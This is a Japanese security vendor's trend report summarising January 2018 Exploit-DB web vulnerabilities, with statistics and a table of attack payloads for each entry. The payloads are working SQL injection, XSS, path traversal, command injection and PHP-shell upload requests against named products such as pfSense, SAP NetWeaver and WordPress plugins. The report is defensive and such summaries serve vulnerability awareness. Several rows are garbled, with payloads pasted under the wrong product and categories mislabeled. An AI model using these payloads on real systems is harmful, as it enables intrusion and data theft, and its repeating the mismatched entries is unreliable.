Penta SECURITY
TRUST FOR AN OPEN SOCIETY

セキュリティ情報トレンド＆リスク

最新Web脆弱性トレンドレポート

：EDB-Report 2018.01

ペンタセキュリティシステムズ株式会社
R&D Center
データセキュリティチーム

EDB-Report

最新Web脆弱性トレンドレポート(2018.01)

2018.01.01~2018.01.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。


ベンタセキュリティシステムズ株式会社R&Dセンター　データセキュリティチーム

サマリー

2018年01月に公開されたExploit-DBの脆弱性報告件数は、50件でした。この中で最も多い件数の脆弱性が公開された攻撃はSQL injection（SQLインジェクション）攻撃でした。特に、攻撃難易度と危険度が二つとも高い攻撃もSQL injection（SQLインジェクション）攻撃でした。攻撃難易度や危険度が高いレベルに該当されるSQL injection（SQLインジェクション）攻撃の中で"Advantech WebAccess < 8.3 - SQL Injection"脆弱性は、URL経路の中で攻撃コードが挿入される特異点がある脆弱性です。該当脆弱性を含めて、EDB解析レポートに公開された脆弱性に対して予防するためには最新パッチとセキュアコーディングをお薦めします。しかし、完璧なセキュアコーディングは不可能であり、持続的にセキュリティを維持するためにはウェブアプリケーションファイアウォールを活用した深層防護(Defense indepth)を具現する考えなければなりません。


1. 脆弱性別件数

脆弱性カテゴリ	件数
ファイルアップロード(File Upload)	2
コマンドインジェクション(Command Injection)	3
ディレクトリトラバーサル(Directory Traversal)	5
クロスサイトスクリプティング(Cross Site Scripting: XSS)	8
SQLインジェクション(SQL Injection)	32
合計	**50**




2. 危険度別件数

危険度	件数	割合
早急対応要	37	74.00%
高	3	6.00%
中	10	20.00%
合計	**50**	**100.00%**




3. 攻撃実行の難易度別件数

難易度	件数	割合
難	3	6.00%
中	31	62.00%
易	16	32.00%
合計	**50**	**100.00%**



4. 主なソフトウェア別脆弱性発生件数

ソフトウェア名	件数
TSiteBuilder	4
CentOS Web Panel	3
Synology Photostation	2
Professional Local Directory Script	2
PACSOne Server	2
Easy Car Script 2014	1
Joomla! Component Picture Calendar for Joomla	1
Quickad	1
Gespage	1
EMC xPression	1
Worpress Plugin Service Finder Booking	1
Zechat	1
Photos in Wifi	1
WordPress Plugin LearnDash	1
WordPress Plugin Smart Google Code Inserter	1
Muviko	1
Buddy Zone	1
WordPress Plugin Events Calendar	1
Joomla! Component Visual Calendar	1
Shopware	1
LiveCRM SaaS Cloud	1
SAP NetWeaver J2EE Engine	1
Affiligator	1
Xnami	1
Wchat	1
pfSense	1
Tumder	1
ImgHosting	1
Flexible Poll	1
Domains & Hostings Manager	1
WordPress Plugin Learning Management Systen	1
RISE	1
Task Rabbit Clone	1
ILIAS	1
Multilanguage Real Estate MLM Script	1
Flash Operator Panel	1
Advantech WebAccess	1
Zomato Clone Script	1
Joomla! Component CP Event Calendar	1
Reservo Image Hosting Script	1
Hot Scripts Clone	1
SugarCRM	1
合計	**50**



EDB-Report

最新Web脆弱性トレンドレポート(2018.01)

2018.01.01~2018.01.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難易度	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-01-03	43420	SQL Injection	易	早急対応要	WordPress Plugin Smart Google Code Inserter < 3.5 - SQL Injection	POST /wp-admin/options-general.php?page=smartcode HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 POST /wp-admin/options-general.php?page=smartcode HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 action=saveadwords&delconf=1&old[]=1 OR 1=1--&ppccap[]=ex:mywplead&ppcpageid[]=1&ppccode[]=bb&nchkdel1=on	WordPress Plugin Smart Google Code Inserter	WordPress Plugin Smart Google Code Inserter < 3.5
2018-01-03	43422	SQL Injection	易	早急対応要	EMC xPression 4.5SP1 Patch 13 - 'model.jobHistoryId' SQL Injection	/xDashboard/html/jobhistory/jobDocHistoryList.action?model.jobHistoryId=173668737892701297920223484 1133 and 1=2	EMC xPression	EMC xPression 4.5SP1 Patch 13
	43447	SQL Injection	中	早急対応要	Gespage 7.4.8 - SQL Injection	POST /gespage/webapp/users/prnow.jsp HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 show_prn=1');SELECT PG_SLEEP(3)-- POST /ges/webapp/users/blhistory.jsp HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 show_month=1');SELECT PG_SLEEP(3)--	Gespage	Gespage 7.4.8
2018-01-08	43457	Directory Traversal	中	早急対応要	Photos in Wifi 1.0.1 - Path Traversal	/asset.php?id=40C9C332-857B-4CB8-B848-59A30AA9CF3B&ext=[../not_allowed_directory/].[ext]	Photos in Wifi	Photos in Wifi 1.0.1
2018-01-08	43461	File Upload	易	早急対応要	WordPress Plugin LearnDash 2.5.3 - Arbitrary File Upload	POST / HTTP/1.1 Host: Connection: Close Accept: text/html, application/xhtml+xml, */* Accept-Language: ko-KR User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; WOW64; Trident/6.0) Content-Type: multipart/form-data; boundary=----------------------------7dd10029908f2 ----------------------------7dd10029908f2 Content-Disposition: form-data; name="uploadfiles[]"; filename="@./shell.php.php Content-Type: application/octet-stream <?php echo exec("ls -la /etc/passwd"); ----------------------------7dd10029908f2-- Content-Disposition: form-data; name="post" foobar ----------------------------7dd10029908f2-- Content-Disposition: form-data; name="course_id" foobar ----------------------------7dd10029908f2-- Content-Disposition: form-data; name="course_id" foobar	WordPress Plugin LearnDash	WordPress Plugin LearnDash 2.5.3
2018-01-08	43844	SQL Injection	中	早急対応要	Synology Photostation < 6.7.2-3429 - SQL Injection	POST /photo/include/blog/label.php HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 action=get_article_label&article_id=1; SELECT version(); --	Synology Photostation	Synology Photostation < 6.7.2-3429
2018-01-08	43844	Directory Traversal	中	中	Synology Photostation < 6.7.2-3429 - SQL Injection	POST /photo/include/file_upload.php?dir=2f2e2e2f4061707073746f72652f50686f7 HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 action=aviary_add&url=file:///etc/passwd	Synology Photostation	Synology Photostation < 6.7.2-3429
2018-01-10	43475	Directory Traversal	易	中	Worpress Plugin Service Finder Booking < 3.2 - Local File Disclosure	/wp-content/plugins/sf-booking/lib/downloads.php?file=/etc/passwd	Worpress Plugin Service Finder Booking	Worpress Plugin Service Finder Booking < 3.2
2018-01-10	43477	SQL Injection	中	早急対応要	Muviko 1.1 - SQL Injection	POST /login.php HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 email=admin@dmin.com'%2b(select*from(select(sleep(20)))a)%2b'&password=admxn&login= **参考情報** # SQL Injection: load_season.php form parameter [GET] season_id # SQL Injection get_raring.php parameter [GET] movie_id # SQL Injection update_rating.php parameters [GET] rating,movie_id # SQL Injection set_player_source.php parameters [GET] id	Muviko	Muviko 1.1

EDB-Report

最新Web脆弱性トレンドレポート(2018.01)

2018.01.01~2018.01.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難易度	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-01-10	43479	SQL Injection	中	早急対応要	WordPress Plugin Events Calendar - 'event_id' SQL Injection	/event.php?event_id=-123%20union%20all%20select%201,2,@@version,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29--	WordPress Plugin Events Calendar	WordPress Plugin Events Calendar
2018-01-10	43495	SQL Injection	中	早急対応要	SAP NetWeaver J2EE Engine 7.40 - SQL Injection	POST /UDDISecurityService/UDDISecurityImplBean HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 <soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:sec="http://sap.com/esi/uddi/ejb/security/"> <soapenv:Header/> <soapenv:Body> <sec:deletePermissionById> <permissionId>1' AND 1=(select COUNT(*) from J2EE_CONFIGENTRY, UME_STRINGS where UME_STRINGS.PID like '%PRIVATE_DATASOURCE.un:Administrator%' and UME_STRINGS.VAL like '%SHA-512%') AND '1'='1</permissionId> </sec:deletePermissionById> </soapenv:Body> </soapenv:Envelope>	SAP NetWeaver J2EE Engine	SAP NetWeaver J2EE Engine 7.40
2018-01-12	43535	XSS	易	高	Xnami 1.0 - Cross -Site Scripting	POST /media/ajax HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 method=addComment&comment="><IFRAME SRC=# onmouseover="alert(document.cookie)"></IFRAME>&mediaId=611	Xnami	Xnami 1.0
2018-01-15	43560	Command Injection	中	早急対応要	pfSense < 2.1.4 - 'status_rrd_graph_img.php' Command Injection	/status_rrd_graph_img.php?database=queues;+printf+'ls -al'+'sh'	pfSense	pfSense < 2.1.4
2018-01-15	43567	XSS	易	高	ImgHosting 1.5 - Cross-Site Scripting	/?search="><script>confirm(document.domain)<%2Fscript>	ImgHosting	ImgHosting 1.5
2018-01-15	43569	SQL Injection	易	早急対応要	Domains & Hostings Manager PRO 3.0 - Authentication Bypass	POST /dhrpro_demo/login.php HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 accusername=admin%27+or+%271%27%3D%271&accuserpassword=admin%27+or+%271%27%3D%271&login=+ENTER+	Domains & Hostings Manager	Domains & Hostings Manager PRO 3.0
2018-01-15	43591	SQL Injection	中	早急対応要	RISE 1.9 - 'search' SQL Injection	POST /index.php/knowledge_base/get_article_suggestion/ HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 search=product'%20and%20(select*from(select(sleep(20)))a)--%20	RISE	RISE 1.9
2018-01-15	43595	Command Injection	易	高	ILIAS < 5.2.4 - Cross-Site Scripting	/setup/setup.php?cmd="><script>alert(1)</script>	ILIAS	ILIAS < 5.2.4
2018-01-15	43600	Command Injection	中	早急対応要	Flash Operator Panel 2.31.03 - Command Execution	/ucp/index.php?quietmode=1337&module=callforward&command=./&ls -al	Flash Operator Panel	Flash Operator Panel 2.31.03
2018-01-15	43667	File Upload	中	早急対応要	Zomato Clone Script - Arbitrary File Upload	POST /demo/foodpanda/myacount.php HTTP/1.1 Host: User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate -----------------------------41184676334 Content-Disposition: form-data; name="fname" test -----------------------------41184676334 Content-Disposition: form-data; name="lname" test -----------------------------41184676334 Content-Disposition: form-data; name="email" test@test.com -----------------------------41184676334 Content-Disposition: form-data; name="phone" 123 -----------------------------41184676334 Content-Disposition: form-data; name="image"; filename="info.php.jpg" (change extension to .php) Content-Type: image/jpeg <?php phpinfo(); ?> -----------------------------41184676334 Content-Disposition: form-data; name="addr1" test -----------------------------41184676334 Content-Disposition: form-data; name="addr2" test -----------------------------41184676334 Content-Disposition: form-data; name="post" -----------------------------41184676334 Content-Disposition: form-data; name="country"	Zomato Clone Script	Zomato Clone Script

EDB-Report

最新Web脆弱性トレンドレポート(2018.01)

2018.01.01~2018.01.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難易度	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
						1 -----------------------------41184676334 Content-Disposition: form-data; name="state" 3945 -----------------------------41184676334 Content-Disposition: form-data; name="city" 16315 -----------------------------41184676334 Content-Disposition: form-data; name="location" test -----------------------------41184676334 Content-Disposition: form-data; name="update" Upload -----------------------------41184676334--		
2018-01-17	43676	XSS	易	中	Reservo Image Hosting Script 1.5 - Cross-Site Scripting	/search/?s=image&t=%27%29%3B%2522%2520style%253D%2522%3Cscript%3Ealert%281%29%3C%2Fscript%3E%3C	Reservo Image Hosting Script	Reservo Image Hosting Script 1.5
2018-01-17	43683	XSS	易	中	SugarCRM 3.5.1 - Cross-Site Scripting	/index.php?action=Login&module=Users&print=a&"/><script>alert('xss')</script>	SugarCRM	SugarCRM 3.5.1
2018-01-21	43849	XSS	易	中	Shopware 5.2.5/5.3 - Cross-Site Scripting	/index.php?action=Login&module=Users&print=a&"/><script>alert('xss')</script> POST /backend/customer/ HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 {"id":22,"groupKey":"EK","email":"TEST@TEST.de","active":true,"accountMode":0,"confirmationKey": "","paymentId":5,"firstLogin":"2016-08-18T00:00:00","lastLogin":"2016-08-18T17:22:23","newsletter":0,"validation":0," languageId":1,"shopId":1,"priceGroupId":0, "internalComment":"TEST-comment","failedLogins":0,"referer":"","default_billing_address_id":22," default_shipping_address_id":22, "newPassword":"","amount":402.9,"orderCount":1,"canceledOrderAmount": 0,"shopName":"Hauptshop Deutsch","language":"Deutsch","birthday":"16.05.1985","title":"", "salutation":"mr","firstname":"TEST[INJECTED SCRIPT CODE]"<iframe src=./evi.source onload=alert(document.cookie)<"," lastname":"TEST[INJECTED SCRIPT CODE]"<iframe src=./evi.source onload=alert(document.cookie) <","number":"20028","billing":[{"id":22,"salutation":"mr","company":"","department":"","firstName":"TEST[INJECTED SCRIPT CODE]"<iframe src=./evi.source onload=alert(document.cookie) <","title":"","lastName":"TEST[INJECTED SCRIPT CODE]"<iframe src=./evi.source onload=alert(document.cookie) <","street":"Teststrau00dfe","zipCode":"72202","city":"Nagold","additionalAddressLine1":"","additionalAddressLine2":"","salutationSnippet":"Herr","countryId":2,"number":"","phone":"","vatId":"","stateId":null}],"shipping":[{"id":23,"salutation":"mr","company":"","department":"", "firstName":"TEST[INJECTED SCRIPT CODE]"<iframe src=./evi.source onload=alert(document.cookie) <","title":"", "lastName":"TEST[INJECTED SCRIPT CODE]"<iframe src=./evi.source onload=alert(document.cookie) <","street":"Teststrau00dfe","zipCode":"72202","city":"Nagold","additionalAddressLine1":"", "additionalAddressLine2":"","salutationSnippet":"Herr","countryId":2,"stateId":null}],"debit":[],"paymentData":[{"accountNumber":"","bankCode":"","bankName":"","accountHolder":"","bic":"", "iban":"","useBillingData":false,"id":null}]} /index.php?action=Login&module=Users&print=a&"/><script>alert('xss')</script> POST /backend/customer/ HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 {"id":22,"groupKey":"EK","email":"TEST@TEST.de","active":true,"accountMode":0,"confirmationKey": "","paymentId":5,"firstLogin":"2016-08-18T00:00:00","lastLogin":"2016-08-18T17:22:23","newsletter":0,"validation":0," languageId":1,"shopId":1,"priceGroupId":0, "internalComment":"TEST-comment","failedLogins":0,"referer":"","default_billing_address_id":22," default_shipping_address_id":22, "newPassword":"","amount":402.9,"orderCount":1,"canceledOrderAmount": 0,"shopName":"Hauptshop Deutsch","language":"Deutsch","birthday":"16.05.1985","title":"", "salutation":"mr","firstname":"TEST[INJECTED SCRIPT CODE]"<iframe src=./evi.source onload=alert(document.cookie)<"," lastname":"TEST[INJECTED SCRIPT CODE]"<iframe src=./evi.source onload=alert(document.cookie) <","number":"20028","billing":[{"id":22,"salutation":"mr","company":"","department":"","firstName":"TEST[INJECTED SCRIPT CODE]"<iframe src=./evi.source onload=alert(document.cookie) <","title":"","lastName":"TEST[INJECTED SCRIPT CODE]"<iframe src=./evi.source onload=alert(document.cookie) <","street":"Teststrau00dfe","zipCode":"72202","city":"Nagold","additionalAddressLine1":"", "additionalAddressLine2":"","salutationSnippet":"Herr","countryId":2,"stateId":null}],"debit":[],"paymentData":[{"accountNumber":"","bankCode":"","bankName":"","accountHolder":"","bic":"", "iban":"","useBillingData":false,"id":null}]}	Shopware	Shopware 5.2.5/5.3
2018-01-21	43850	XSS	易	中	CentOS Web Panel 0.9.8.12 - Cross-Site Scripting	{"id":22,"groupKey":"EK","email":"TEST@TEST.de","active":true,"accountMode":0,"confirmationKey": "","paymentId":5,"firstLogin":"2016-08-18T00:00:00","lastLogin":"2016-08-18T17:22:23","newsletter":0,"validation":0," languageId":1,"shopId":1,"priceGroupId":0, "internalComment":"TEST-comment","failedLogins":0,"referer":"","default_billing_address_id":22," default_shipping_address_id":22, "newPassword":"","amount":402.9,"orderCount":1,"canceledOrderAmount": 0,"shopName":"Hauptshop Deutsch","language":"Deutsch","birthday":"16.05.1985","title":"", "salutation":"mr","firstname":"TEST[INJECTED SCRIPT CODE]"<iframe src=./evi.source onload=alert(document.cookie)<"," lastname":"TEST[INJECTED SCRIPT CODE]"<iframe src=./evi.source onload=alert(document.cookie) <","number":"20028","billing":[{"id":22,"salutation":"mr","company":"","department":"","firstName":"TEST[INJECTED SCRIPT CODE]"<iframe src=./evi.source onload=alert(document.cookie) <","title":"","lastName":"TEST[INJECTED SCRIPT CODE]"<iframe src=./evi.source onload=alert(document.cookie) <","street":"Teststrau00dfe","zipCode":"72202","city":"Nagold","additionalAddressLine1":"", "additionalAddressLine2":"","salutationSnippet":"Herr","countryId":2,"stateId":null}],"debit":[],"paymentData":[{"accountNumber":"","bankCode":"","bankName":"","accountHolder":"","bic":"", "iban":"","useBillingData":false,"id":null}]}	CentOS Web Panel	CentOS Web Panel 0.9.8.12

EDB-Report

最新Web脆弱性トレンドレポート(2018.01)

2018.01.01~2018.01.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難易度	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
						department":"","firstName":"TEST[INJECTED SCRIPT CODE]>"<iframe src=./evi.source onload=alert (document.cookie) <","title":"","lastName":"TEST[INJECTED SCRIPT CODE]>"<iframe src=./evi.source onload=alert(document.cookie) <", "street":"Teststrau00dfe","zipCode":"72202","city":"Nagold","additionalAddressLine1":"","additionalAddressLine2":"", "salutationSnippet":"Herr","countryId":2,"number":"","phone":"","vatId":"","stateId":null}],"shipping":[{"id":23,"salutation":"mr","company":"","department":"", "firstName":"TEST[INJECTED SCRIPT CODE]>"<iframe src=./evi.source onload=alert(document.cookie) <","title":"", "lastName":"TEST[INJECTED SCRIPT CODE]>"<iframe src=./evi.source onload=alert(document.cookie) <", "street":"Teststrau00dfe","zipCode":"72202","city":"Nagold","additionalAddressLine1":"", "additionalAddressLine2":"","salutationSnippet":"Herr","countryId":2,"stateId":null}],"debit":[],"paymentData":[{"accountNumber":"","bankCode":"","bankName":"","accountHolder":"","bic":"", "iban":"","useBillingData":false,"id":null}]}		
2018-01-21	43850	XSS	易	中	CentOS Web Panel 0.9.8.12 - Cross-Site Scripting	POST /index.php?module=mail_add-new HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 ifpost=yes&email_address="><IFRAME SRC=# onmouseover="alert(document.cookie)"></IFRAME>&domain=test-domain.com&password="><IFRAME SRC=# onmouseover="alert(document.cookie)"></IFRAME>	CentOS Web Panel	CentOS Web Panel 0.9.8.12
2018-01-23	43855	XSS	易	中	CentOS Web Panel 0.9.8.12 - 'row_id' / 'domain' SQL Injection	POST /index.php?module=list_domains HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 ifpost=yes&username=test&domain=' or 1=1--&row_id=' or 1=1--	CentOS Web Panel	CentOS Web Panel 0.9.8.12
2018-01-23	43860	SQL Injection	中	早急対応要	LiveCRM SaaS Cloud 1.0 - SQL Injection	/livecrm/web/index.php?r=site/login&company_id=%31%20%4f%52%20%31%20%47%52%4f%55%50%20%42%59%20%43%4f%4e%43%41%54%5f%57%53%28%30%78%33%61%2c%56%45%52%53%49%4f%4e%28%29%2c%46%4c%4f%4f%52%28%52%41%4e%44%28%30%29%2a%32%29%29%20%48%41%56%49%4e%47%20%4d%49%4e%28%30%29%20%4f%52%20%31	LiveCRM SaaS Cloud	LiveCRM SaaS Cloud 1.0
2018-01-23	43861	SQL Injection	難	早急対応要	Affiligator 2.1.0 - SQL Injection	/search/?q=&price_type=range&price=%31%30%30%20%61%6e%64%28%73%65%6c%65%63%74%21%56%65%72%41%79%61%72%69%2d%7e%30%2e%20%66%72%6f%6d%28%73%65%6c%65%63%74%28%73%65%6c%65%63%74%20%67%72%6f%75%70%5f%63%6f%6e%63%61%74%28%56%65%72%73%69%6f%6e%28%29%29%29%79%29%78%29	Affiligator	Affiligator 2.1.0
2018-01-23	43863	SQL Injection	難	早急対応要	Easy Car Script 2014 - SQL Injection	/site_search.php?s_vehicletype=auto&s_order=[SQL]&s_row=%35%31%20%2f%2a%21%30%35%35%35%35%50%72%6f%63%65%64%75%72%65%2a%2f%20%2f%2a%21%30%35%35%35%35%41%6e%61%6c%79%73%65%2a%2f%20%28%65%78%74%72%61%63%74%76%61%6c%75%65%28%30%2c%2f%2a%21%30%35%35%35%35%63%6f%6e%63%61%74%2a%2f%28%30%78%32%37%2c%30%78%33%61%2c%40%40%76%65%72%73%69%6f%6e%2c%64%61%74%61%62%61%73%65%28%29%29%29%2c%30%29%2d%2d%20%2d	Easy Car Script 2014	Easy Car Script 2014
2018-01-23	43864	SQL Injection	中	早急対応要	Wchat 1.5 - SQL Injection	POST /login.php HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 User=' UNION ALL SELECT 0x31,CONCAT_WS(0x203a20,USER(),DATABASE(),VERSION()),0x33,0x34--& Pass=anything	Wchat	Wchat 1.5
2018-01-23	43865	SQL Injection	中	早急対応要	Zechat 1.5 - SQL Injection	POST /login.php HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 User=' UNION ALL SELECT 0x31,0x32,0x33,concat(0x63)--& Pass=anything	Zechat	Zechat 1.5
2018-01-23	43866	SQL Injection	中	早急対応要	Tumder 2.1 - SQL Injection	/category/%2d%33%20%20%2f%2a%21%30%31%31%31%31%55%4e%49%4f%4e%2a%2f%20%2f%2a%21%30%31%31%31%31%41%4c%4c%2a%2f%20%2f%2a%21%30%31%31%31%31%53%45%4c%45%43%54%2a%2f%20%30%78%33%31%2c%30%78%33%32%2c%43%4f%4e%43%41%54%28%44%61%74%61%62%61%73%65%28%29%2c%56%45%52%53%49%4f%4e%28%29%2c%30%78%37%65%2c%44%41%54%41%42%41%53%45%28%29%2c%30%78%37%65%2c%55%53%45%52%28%29%29%2d%2d%20%2d	Tumder	Tumder 2.1
2018-01-23	43868	SQL Injection	中	早急対応要	Quickad 4.0 - SQL Injection	/listing?keywords=' UNION ALL SELECT NULL,CONCAT(version(),0x7e7e,database()),NULL--gLLf&location=All%20United%20States&placetype=country&placeid=231[SQL]&cat=[SQL]&subcat=5[SQL]&filter=&sort=Newest&Submit=	Quickad	Quickad 4.0
2018-01-23	43869	SQL Injection	中	早急対応要	Flexible Poll 1.2 - SQL Injection	/mobile_preview.php?id=-714'+UniOn+SElecT+(/*!08888Select*/+export_set(5,@:=0,(/*!08888select*/+count(*)/*!08888from*/(information_schema.columns)where@:=export_set(5,export_set(5,@,/*!08888table_name*/,0x3c6c693e,2),/*!08888column_name*/,0xa3a,2)),@,2)),2,3,4,5--	Flexible Poll	Flexible Poll 1.2

EDB-Report

最新Web脆弱性トレンドレポート(2018.01)

2018.01.01~2018.01.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難易度	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-01-23	43870	SQL Injection	中	早急対応要	Professional Local Directory Script 1.0 - SQL Injection	/sellers_subcategories.php?IndustryID=-105++/*!08888uNiOn*/(/*!08888SelECt*/+0x3078323833313239,0x283229,0x283329,0x283429,(/*!08888Select*/+export_set(5,@:=0,(/*!08888select*/+count(*)/*!08888from*/(information_schema.columns)where@:=export_set(5,export_set(5,@,/*!08888table_name*/,0x3c6c693e,2),/*!08888column_name*/,0xa3a,2)),@,2)),0x283629,0x283729)--	Professional Local Directory Script	Professional Local Directory Script 1.0
2018-01-24	43870	SQL Injection	中	早急対応要	Professional Local Directory Script 1.0 - SQL Injection	/suppliers.php?IndustryID=[SQL]&CategoryID=-105++/*!08888uNiOn*/(/*!08888SelECt*/+0x3078323833313239,0x283229,0x283329,0x283429,(/*!08888Select*/+export_set(5,@:=0,(/*!08888select*/+count(*)/*!08888from*/(information_schema.columns)where@:=export_set(5,export_set(5,@,/*!08888table_name*/,0x3c6c693e,2),/*!08888column_name*/,0xa3a,2)),@,2)),0x283629,0x283729)--	Professional Local Directory Script	Professional Local Directory Script 1.0
2018-01-26	43901	SQL Injection	中	早急対応要	WordPress Plugin Learning Management System - 'course_id' SQL Injection	/?type=scoring-status-student&course_id=-999999+union+select+1,2,3,user()%23	WordPress Plugin Learning Management System	WordPress Plugin Learning Management System
2018-01-28	43907	Directory Traversal	易	中	PACSOne Server 6.6.2 DICOM Web Viewer - Directory Trasversal	/pacs/nocache.php?path=..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5cwindows%5cwin.ini /pacsone/nocache.php?path=..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc%2f.%2fzpx%2f..%2fpasswd	PACSOne Server	PACSOne Server 6.6.2 DICOM Web Viewer
